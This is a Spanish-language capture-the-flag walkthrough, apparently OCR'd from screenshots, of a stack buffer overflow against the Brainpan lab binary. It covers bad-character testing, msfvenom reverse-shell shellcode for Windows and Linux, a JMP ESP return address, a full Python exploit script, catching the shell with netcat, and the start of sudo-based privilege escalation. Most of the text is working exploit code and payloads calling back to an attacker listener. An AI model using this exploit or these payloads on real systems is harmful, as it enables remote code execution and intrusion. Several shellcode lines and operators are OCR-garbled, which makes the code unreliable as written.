
modificamos el exploit y al ejecutarlo vamos a ver si encontramos mas caracteres malos que quitar

```


port = 9999
before_eip = b'A'*524
eip = b'B'

after_eip = b"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
b"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2a\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
b"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
b"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
b"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x8g\x8h\x89\x8a\x8b\x8c\x8d\x8e\x8f\x8g\x8h\x89\x8a\x8b\x8c\x8d\x8e\x8f\x8g"
b"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\x90"
def exploit():
    #socket creation
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    #connection
-- INSERT --
GNU nano 8.3                                bytearray.txt
=====
OS : post2008server, release 6.2.9200
Process being debugged : brainpan (pid 7472)
Current mona arguments: bytearray -cpb '\x00'
=====
2025-01-24 08:08:49
=====
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2a\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x8g\x8h\x89\x8a\x8b\x8c\x8d\x8e\x8f\x8g\x8h\x89\x8a\x8b\x8c\x8d\x8e\x8f\x8g"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\x90"
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2a\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x8g\x8h\x89\x8a\x8b\x8c\x8d\x8e\x8f\x8g\x8h\x89\x8a\x8b\x8c\x8d\x8e\x8f\x8g"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\x90"
20,1          31

```



asi podemos ver con mona automaticamente si aparecen malos caracteres pero vemos q solo el 00 que ya quitamos



vamos a crear el shell code con msfvenom

```
msfvenom -p windows/shell_reverse_tcp --platform windows -a x86 LHOST=192.168.111.45
LPORT=443 -f c -e x86/shikata_ga_nai -b '\x00' EXITFUNC=thread
```

```
[root💀miguel] - [/home/miguel/Work]
# msfvenom -p windows/shell_reverse_tcp --platform windows -a x86 LHOST=192.168.137.12 LPORT=443 -f c -e x86/shikata_ga_nai -b '\x00' EXITFUNC=tread
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1506 bytes
unsigned char buf[] =
"\xBA\x5E\xC3\xF0\x2F\xDA\xD2\xD9\x74\x24\xF4\x5D\x33\xC9"
"\xB1\x52\x83\xC5\x04\x31\x55\x0E\x03\x0B\xCD\x12\xDA\x4F"
"\x39\x50\x25\xAF\xBA\x35\xAF\x4A\x8B\x75\xCB\x1F\xBC\x45"
"\x9F\x4D\x31\x2D\xCD\x65\xC2\x43\xDA\x8A\x63\xE9\x3C\xA5"
"\x74\x42\x7C\xA4\xF6\x99\x51\x06\xC6\x51\xA4\x47\x0F\x8F"
"\x45\x15\xD8\xDB\xF8\x89\x6D\x91\xC0\x22\x3D\x37\x41\xD7"
"\xF6\x36\x60\x46\x8C\x60\xA2\x69\x41\x19\xEB\x71\x86\x24"
"\xA5\x0A\x7C\xD2\x34\xDA\x4C\x1B\x9A\x23\x61\xEE\xE2\x64"
"\x46\x11\x91\x9C\xB4\xAC\xA2\x5B\xC6\x6A\x26\x7F\x60\xF8"
"\x90\x5B\x90\x2D\x46\x28\x9E\x9A\x0C\x76\x83\x1D\xC0\x0D"
"\xBF\x96\xE7\xC1\x49\xEC\xC3\xC5\x12\xB6\x6A\x5C\xFF\x19"
"\x92\xBE\xA0\xC6\x36\xB5\x4D\x12\x4B\x94\x19\xD7\x66\x26"
"\xDA\x7F\xF0\x55\xE8\x20\xAA\xF1\x40\xA8\x74\x06\xA6\x83"
"\xC1\x98\x59\x2C\x32\xB1\x9D\x78\x62\xA9\x34\x01\xE9\x29"
"\xB8\xD4\xBE\x79\x16\x87\x7E\x29\xD6\x77\x17\x23\xD9\xA8"
"\x07\x4C\x33\xC1\xA2\xB7\xD4\x2E\x9A\x3E\x28\xC7\xD9\x40"
"\x30\xAC\x57\xA6\x58\xC2\x31\x71\xF5\x7B\x18\x09\x64\x83"
"\xB6\x74\xA6\x0F\x35\x89\x69\xF8\x30\x99\x1E\x08\x0F\xC3"
"\x89\x17\xA5\x6B\x55\x85\x22\x6B\x10\xB6\xFC\x3C\x75\x08"
"\xF5\xA8\x6B\x33\xAF\xCE\x71\xA5\x88\x4A\xAE\x16\x16\x53"
"\x23\x22\x3C\x43\xFD\xAB\x78\x37\x51\xFA\xD6\xE1\x17\x54"
"\x99\x5B\xCE\x0B\x73\x0B\x97\x67\x44\x4D\x98\xAD\x32\xB1"
"\x29\x18\x03\xCE\x86\xCC\x83\xB7\xFA\x6C\x6B\x62\xBF\x8D"
"\x8E\xA6\xCA\x25\x17\x23\x77\x28\xA8\x9E\xB4\x55\x2B\x2A"
"\x45\xA2\x33\x5F\x40\xEE\xF3\x8C\x38\x7F\x96\xB2\xEF\x80"
"\xB3";
```

modificamos el script

```

ip = '192.168.137.23'
port = 9999
before_eip = b'A'*524
eip = b'C'*4

after_eip = (b"\xba\xbc\x9f\x87\x01\xd9\xc9\xd9\x74\x24\xf4\x5e\x33\xc9"
b"\xb1\x52\x31\x56\x12\x83\xc6\x04\x03\xea\x91\x65\xf4\xee"
b"\x46\xeb\xf7\x0e\x97\x8c\x7e\xeb\xa6\x8c\xe5\x78\x98\x3c"
b"\x6d\x2c\x15\xb6\x23\xc4\xae\xba\xeb\xeb\x07\x70\xca\xc2"
b"\x98\x29\x2e\x45\x1b\x30\x63\xa5\x22\xfb\x76\xa4\x63\xe6"
b"\x7b\xf4\x3c\x6c\x29\xe8\x49\x38\xf2\x83\x02\xac\x72\x70"
b"\xd2\xcf\x53\x27\x68\x96\x73\xc6\xbd\xa2\x3d\xd0\xa2\x8f"
b"\xf4\x6b\x10\x7b\x07\xbd\x68\x84\xa4\x80\x44\x77\xb4\xc5"
b"\x63\x68\xc3\x3f\x90\x15\xd4\x84\xea\xc1\x51\x1e\x4c\x81"
b"\xc2\xfa\x6c\x46\x94\x89\x63\x23\xd2\xd5\x67\xb2\x37\x6e"
b"\x93\x3f\xb6\xa0\x15\x7b\x9d\x64\x7d\xdf\xbc\x3d\xdb\x8e"
b"\xc1\x5d\x84\x6f\x64\x16\x29\x7b\x15\x75\x26\x48\x14\x85"
b"\xb6\xc6\x2f\xf6\x84\x49\x84\x90\xa4\x02\x02\x67\xca\x38"
b"\xf2\xf7\x35\xc3\x03\xde\xf1\x97\x53\x48\xd3\x97\x3f\x88"
b"\xdc\x4d\xef\xd8\x72\x3e\x50\x88\x32\xee\x38\xc2\xbc\xd1"
b"\x59\xed\x16\x7a\xf3\x14\xf1\x45\xac\x9f\x0d\x2e\xaf\x9f"
b"\x0c\x15\x26\x79\x64\x79\x6f\xd2\x11\xe0\x2a\x8a\x80\xed"
b"\xe0\xd5\x83\x66\x07\x2a\x4d\x8f\x62\x38\x3a\x7f\x39\x62"
b"\xed\x80\x97\x0a\x71\x12\x7c\xca\xfc\x0f\x2b\x9d\x9a\xfe"
b"\x22\x4b\x44\x58\x9d\x69\x95\x3c\xe6\x29\x42\xfd\xe9\xb0"
b"\x07\xb9\xcd\x2\xd1\x42\x4a\x96\x8d\x14\x04\x40\x68\xcf"
b"\xe6\x3a\x22\xbc\x2\xaa\xb3\x8e\x72\xac\xbb\xda\x04\x50"
b"\x0d\xb3\x50\x6f\x2\x53\x55\x08\xde\xc3\x9a\xc3\x5a\xe3"
b"\x78\x2\x96\x8c\x24\x80\x1a\xd1\xd6\x7f\x58\xec\x54\x75"
b"\x21\x0b\x44\xfc\x2\x4\x57\xc2\xed\x54\xc8\x2\x11\xca\xe9"
b"\xed")

def exploit():

    #socket creation
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    #connection

```

"exploit.py" 56L, 1960B written 23,55 23%

vamos a vuscar los modulos con mona y tenemos que agarrar cualquiera que tenga seteado todo en False

	Base	Top	Size	Rebase	SafeSEH	ASLR	CFG	NXCompat	OS DLL	Version, Modulename & Path, DLLCharacteristics
000DF000										
000DF000	0x75610000	0x75840000	0x00230000	True	True	True	True	False	True	10.0.19841.3636 (KERNELBASE.dll) (C:\Windows\System32\KERNELBASE.dll)
000DF000	0x74b60000	0x74b65000	0x00056000	True	True	True	True	False	True	10.0.19841.1 (ws2sock.dll) (C:\Windows\System32\ws2sock.dll) 0x140
000DF000	0x767ca000	0x76800000	0x00090000	True	True	True	True	False	True	10.0.19841.3636 (KERNEL32.dll) (C:\Windows\System32\KERNEL32.dll) 0
000DF000	0x76700000	0x76716000	0x00016000	False	False	False	False	False	False	-1 (brainpan.exe) (C:\Users\Aiguel\Desktop\brainpan.exe) 0
000DF000	0x76716000	0x7671f000	0x0001f000	True	True	True	True	False	True	10.0.19841.3636 (RPCRT4.dll) (C:\Windows\System32\RPCRT4.dll) 0x140
000DF000	0x76720000	0x7674f000	0x0019f000	True	True	True	True	False	True	10.0.19841.3636 (RPCRT4.dll) (C:\Windows\System32\RPCRT4.dll) 0x140
000DF000	0x76900000	0x76955000	0x00055000	True	True	True	True	False	True	10.0.19841.3636 (RPCRT4.dll) (C:\Windows\System32\RPCRT4.dll) 0x140
000DF000	0x769e0000	0x76a43000	0x00063000	True	True	True	True	False	True	10.0.19841.3636 (WS2_32.dll) (C:\Windows\System32\WS2_32.dll) 0x140
000DF000										
I+1 Preparing output file 'modules.txt'										
- (Re)setting logfile C:\Users\Aiguel\Desktop\chars\modules.txt										
Activate Windows Go to Settings to activate Windows.										
I+1 This mona.py action took 8:00:00.548000										
Mona modules										
Paused										

tenemos que buscar dentro de esta dirección el jump esp que aplique el opcode (así hacemos que el eip apunte a esta dirección y esta salte al esp donde está el shellcode) entonces hacemos

```
(root💀miguel)-[~/home/miguel/Work]
# /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
nasm > jmp ESP
00000000  FFE4
nasm > \xFF\xE4
```

entonces para buscar este salto adentro del módulo hacemos

```
!mona find -s
```

```
'\xff\xe4' -m brainpan.exe
```

```
0B40F000 1+1 Recursing...
311712f3 -> \xFF\xE4' -> (PAGE_EXECUTE_READ) (brainpan.exe) ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v=1.0- (C:\Users\miguel\Desktop\)
0B40F00D Found a total of 1 pointers
0B40F00D (+1 This mona.py action took 0:00:00.249000
Mona find -s '\xff\xe4' -m brainpan.exe
```

la incorporamos como eip al script

```
#!/usr/bin/python3

from struct import pack
import socket
import sys

ip = '192.168.137.23'
port = 9999
before_eip = b'A'*524
eip = pack("<L", 0x311712f3)
```

vamos a verificar si esta correcto haciendo un vbreakpoint en esa direccion en immunity

como no entra directo en esa direccion apretamos en la flecha azul y la ingresamos nosotros y verificamos

```

005FF910 0000 ADD BYTE PTR DS:[EAX],AL
005FF911 00FF ADD BH,BH
005FF912 FF83 C5043155 INC DWORD PTR DS:[EBX+553104C5]
005FF913 0000 PUSH ECX
005FF914 0000 MOV ECX,DWORD PTR DS:[EBX]
005FF915 030B INT 12
005FF916 D94F 39 FINTUL DWORD PTR DS:[EDI-39]
005FF917 50 PUSH EAX
005FF918 25 0FB035BF RRD EDX,NE35BF
005FF919 40 DEC EDX
005FF91A 8B75 CB MOV ES1,WORD PTR SS:[EBP-35]
005FF91B 71 00 POP ECX
005FF91C BC 459FD031 MOV ESP,314D9E45
005FF91D 20 CD65C243 SUB EAX,43C265CD
005FF91E D880 63E93C65 FIMUL DWORD PTR DS:[EDX+03CE963]
005FF91F 74 42 JE SHORT 005FF9BC
005FF920 ^C7 A4 JL SHORT 005FF8F8B
005FF921 F699 5186C651 NEG BYTE PTR DS:[ECX+51C60651]
005FF922 7C 00 JNC 005FF923
005FF923 47 INT 3
005FF924 0F8F 4515D8DB JC DC380E9F
005FF925 F8 CLC

```

Registers (FPU)

EIP 005FF910
ECX FFFFFFFF
ESP 005FF910 ASCII "shitstorm"
EDX 2FF0C35E
EBX 00240000
ESP 005FF910
EBP 41414141
ESI 31171288 brainpan.<ModuleEntryPoint>
EDI 31171288 brainpan.<ModuleEntryPoint>

Enter expression to follow: 0x005FF910

S 1 FS 003B 32bit 285000(4000)
T 0 GS 0000 NULL
D 0
LastErr ERROR_SUCCESS (00000000)
EFL 00010286 (NO,NB,NE,A,S,PE,L,LE)

ST0 bad -NaN

hacemos click derecho en la direccion, vamos a vreackpoint y toggle

luego apretamos en la flechita roja Step Into

```

005FF910 BB BC9E8701 MOV EDX,1879FBC
005FF911 41 FSTENV [187-BYTE] PTR SS:[ESP-1]
005FF912 D97424 F4 FSTENV [28-BYTE] PTR SS:[ESP-1]
005FF913 5E POP ES1
005FF914 33C9 XOR ECX,ECX
005FF915 B1 52 MOV CL,52
005FF916 315C 12 XOR DWORD PTR DS:[ESI+12],EDX
005FF917 83C6 04 RRD ES1,4
005FF918 03E9 RRD EBX,EDX
005FF919 40 XCHG EAX,ECX
005FF920 65:F4 HLT
005FF921 EE OUT DX,AL
005FF922 46 INC ES1
005FF923 EB F7 JMP SHORT 005FF926
005FF924 0E PUSH CS
005FF925 97 XOR ECX,ECX
005FF926 0C7E EB ADD WORD PTR DS:[ESI],SEH
005FF927 06 CMPSS BYTE PTR DS:[ESI],BYTE PTR ES:[]
005FF928 0E55 8C55 MOV BP,FS
005FF929 78 98 JS SHORT 005FF8D1
005FF930 3C 60 CMP AL,60
005FF931 2C 15 SUB SI,15

```

Registers (FPU)

EIP 005FF910
ECX 005FF910 ASCII "shitstorm"
EDX 005FF910 00000000
EBX 00340000
ESP 005FF910
EBP 41414141
ESI 31171288 brainpan.<ModuleEntryPoint>
EDI 31171288 brainpan.<ModuleEntryPoint>

EIP 005FF910 C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 0018 32bit 0(FFFFFFFF)
B 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 1 FS 003B 32bit 3AE000(FFFF)
T 0 GS 0000 NULL
D 0
LastErr ERROR_SUCCESS (00000000)
EFL 00010286 (NO,NB,NE,A,S,PE,L,LE)

ST0 empty g

005FF910 879FBCBA 14fc

005FF911 0D9C9D981 01r
005FF912 5EF42474 1\$
005FF913 5E919100 00R
005FF914 313125631 1V@5
005FF915 00384C6 1W@9
005FF916 005FF928 EEE46591 ze!E
005FF917 0EF7EB46 Fss#
005FF918 EB7E8C97 ui's
005FF919 78E58C96 9!ox
005FF920 2C603C98 v<a,

Uso de NOPs, desplazamientos en pila e interpretación del Shellcode para lograr RCE


creamos los nop code para darle respiro a que interprete el shellcode

```
print(s.recv(1024))

print(s.send(before_eip + eip - b'\x90'*16 - after_eip + b'\r\n'))

s.close()
```

vamos a ponernos en escucha con `nc -lvpn 443`



```
#!/usr/bin/python3

from struct import pack
import socket
import sys

ip = '192.168.137.36'
port = 9999
before_eip = b'A'*524
eip = pack('<L',0x311712f3)

after_eip = (b"\xb1\x52\x31\x56\x12\x83\xc6\x04\x03\xea\x91\x65\xf4\xee"
b"\x46\xeb\xf7\xeb\x97\x8c\xeb\xad\x8c\xe5\x78\x98\x3c"
b"\xd2\x2c\x15\xb6\x23\xc4\xae\xba\xeb\xb7\x70\xca\xc2"
b"\x98\x29\x2e\x45\x1b\x30\x63\x52\x22\xfb\x76\x41\x63\x6e"
b"\x7b\x74\x3c\x6c\x29\xe9\x38\xf2\x83\x02\xac\x72\x70"
b"\xd2\xcf\x52\x27\x68\x96\x73\xc6\xbd\x21\xd0\x21\x8f"
b"\xf4\x6b\x10\x7b\x07\xbd\x68\x84\x44\x80\x44\x77\xb4\xc5"
b"\x63\x68\x3c\x3f\x90\x15\x4d\x84\xea\x1c\x51\x1e\x4c\x81"
b"\xc2\xfa\x6c\x46\x94\x89\x63\x23\xd2\xd5\x67\xb2\x37\x6e"
b"\x93\xfa\xb6\x80\x15\x7b\x9d\x64\x7d\xdf\xbc\x3d\xdb\x8e"
b"\xc1\x5d\x84\x6f\x64\x16\x29\x7b\x15\x75\x26\x48\x14\x85"
b"\xb6\xc6\x2f\xf6\x84\x49\x84\x90\x44\x02\x02\x67\xca\x38"
b"\xf2\x7f\x35\xc3\x03\xde\x1v\x97\x53\x48\x3d\x97\x3f\x88"
b"\xdc\x4d\xef\xd8\x72\x3e\x50\x88\x32\xee\x38\xc2\xbc\xd1"
b"\x59\xed\x16\x7a\xf3\x14\x1v\x45\xac\x9f\x0d\x2\xaf\x9f"
b"\x0c\x15\x26\x79\x64\x79\x6f\xd2\x11\xe0\x2\x88\x80\xed"
b"\xe0\xd5\x83\x66\x97\x2a\x4d\x8f\x62\x38\x3\x7f\x39\x62"
b"\xed\x80\x97\x0a\x71\x12\x7c\xca\xfc\x0f\x2\x9d\x9\xfe"
b"\x22\x4b\x44\x58\x9d\x69\x95\x3c\xe6\x29\x42\xfd\xe9\xb0"
b"\x07\x9\xcd\x2\xd1\x42\x4a\x96\x8d\x14\x04\x0\x68\xcf"
b"\x6\x3\x22\xbc\x0\xaa\xb3\x8e\x72\xac\xbb\xda\x04\x56"
b"\xd3\x50\x6f\x2\x53\x5\x0\x8\xde\xc3\x9a\x3\x5\xe3"
b"\x78\x1\x96\x8c\x24\x89\x1a\x1\xd6\x7\xf\x58\xec\x54\x75"
b"\x2\x0\x4\xfc\x24\x57\xc2\xed\x54\xc8\x7\x1\xca\xe0"
b"\xed")
```

estamos

```
$ nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.137.12] from (UNKNOWN) [192.168.137.36] 41054
CMD Version 1.4.1
Z:\home\puck>whoami
```

ahora vamos a modificar el el shellcode con msfvenom para conectarnos a la maquina que es linux

```
(root💀miguel)-[~/home/miguel/Work]
└─# msfvenom -p linux/x86/shell_reverse_tcp --platform linux -a x86 LHOST=192.168.137.12 LPORT=443 -f c -e x86/shikata_ga_nai -b '\x00' EXITFUNC=tread
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 95 (iteration=0)
x86/shikata_ga_nai chosen with final size 95
Payload size: 95 bytes
Final size of c file: 425 bytes
unsigned char buf[] =
"\xdb\xd4\xd9\x74\x24\xf4\x5a\xbe\x7e\x32\xe9\x1e\x31\xc9"
"\xb1\x12\x83\xc2\x04\x31\x72\x13\x03\x0c\x21\x0b\xeb\xc1"
"\x9e\x3c\xf7\x72\x62\x90\x92\x76\xed\xf7\xd3\x10\x20\x77"
"\x80\x85\x0a\x47\x6a\xb5\x22\xc1\x8d\xdd\x74\x99\xe7\x11"
"\x1d\xd8\xf7\x28\x66\x55\x16\x9a\xfe\x36\x88\x89\x4d\xb5"
"\xa3\xcc\x7f\x3a\xe1\x66\xee\x14\x75\x1e\x86\x45\x56\xbc"
"\x3f\x13\x4b\x12\x93\xaa\x6d\x22\x18\x60\xed";
```

```
ip = '192.168.137.36'
port = 9999
before_eip = b'A'*524
eip = pack('<L', 0x311712f3)

after_eip = (b"\xdb\xd4\xd9\x74\x24\xf4\x5a\xbe\x7e\x32\xe9\x1e\x31\xc9"
b"\xb1\x12\x83\xc2\x04\x31\x72\x13\x03\x0c\x21\x0b\xeb\xc1"
b"\x9e\x3c\xf7\x72\x62\x90\x92\x76\xed\xf7\xd3\x10\x20\x77"
b"\x80\x85\x0a\x47\x6a\xb5\x22\xc1\x8d\xdd\x74\x99\xe7\x11"
b"\x1d\xd8\xf7\x28\x66\x55\x16\x9a\xfe\x36\x88\x89\x4d\xb5"
b"\xa3\xcc\x7f\x3a\xe1\x66\xee\x14\x75\x1e\x86\x45\x56\xbc"
b"\x3f\x13\x4b\x12\x93\xaa\x6d\x22\x18\x60\xed")

def exploit():
    #socket creation
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    #connection
    s.connect((ip, port))

    print(s.recv(1024))

    print(s.send(before_eip + eip + b'\x90'*16 + after_eip + b'\r\n'))

    s.close()

if __name__ == '__main__':
    exploit()
```

tratamos la tty

```
(miguel💀miguel)-[~]
$ nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.137.12] from (UNKNOWN) [192.168.137.36] 41055
whoami
puck
ls
checksrv.sh
web
script /dev/null -c bash
puck@brainpan:/home/puck$ echo $SHELL
/bin/bash
puck@brainpan:/home/puck$ export TER=xterm
puck@brainpan:/home/puck$ ^Z
zsh: suspended  nc -nlvp 443

(miguel💀miguel)-[~]
$ stty raw -echo;fg
[1] + continued  nc -nlvp 443
```

Priv Esc easy!

```
puck@brainpan:/home/puck$ sudo -l
Matching Defaults entries for puck on this host:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User puck may run the following commands on this host:
  (root) NOPASSWD: /home/anansi/bin/anansi_util
puck@brainpan:/home/puck$ /home/anansi/bin/anansi_util
bash: /home/anansi/bin/anansi_util: Permission denied
puck@brainpan:/home/puck$ sudo /home/anansi/bin/anansi_util
Usage: /home/anansi/bin/anansi_util [action]
Where [action] is one of:
  - network
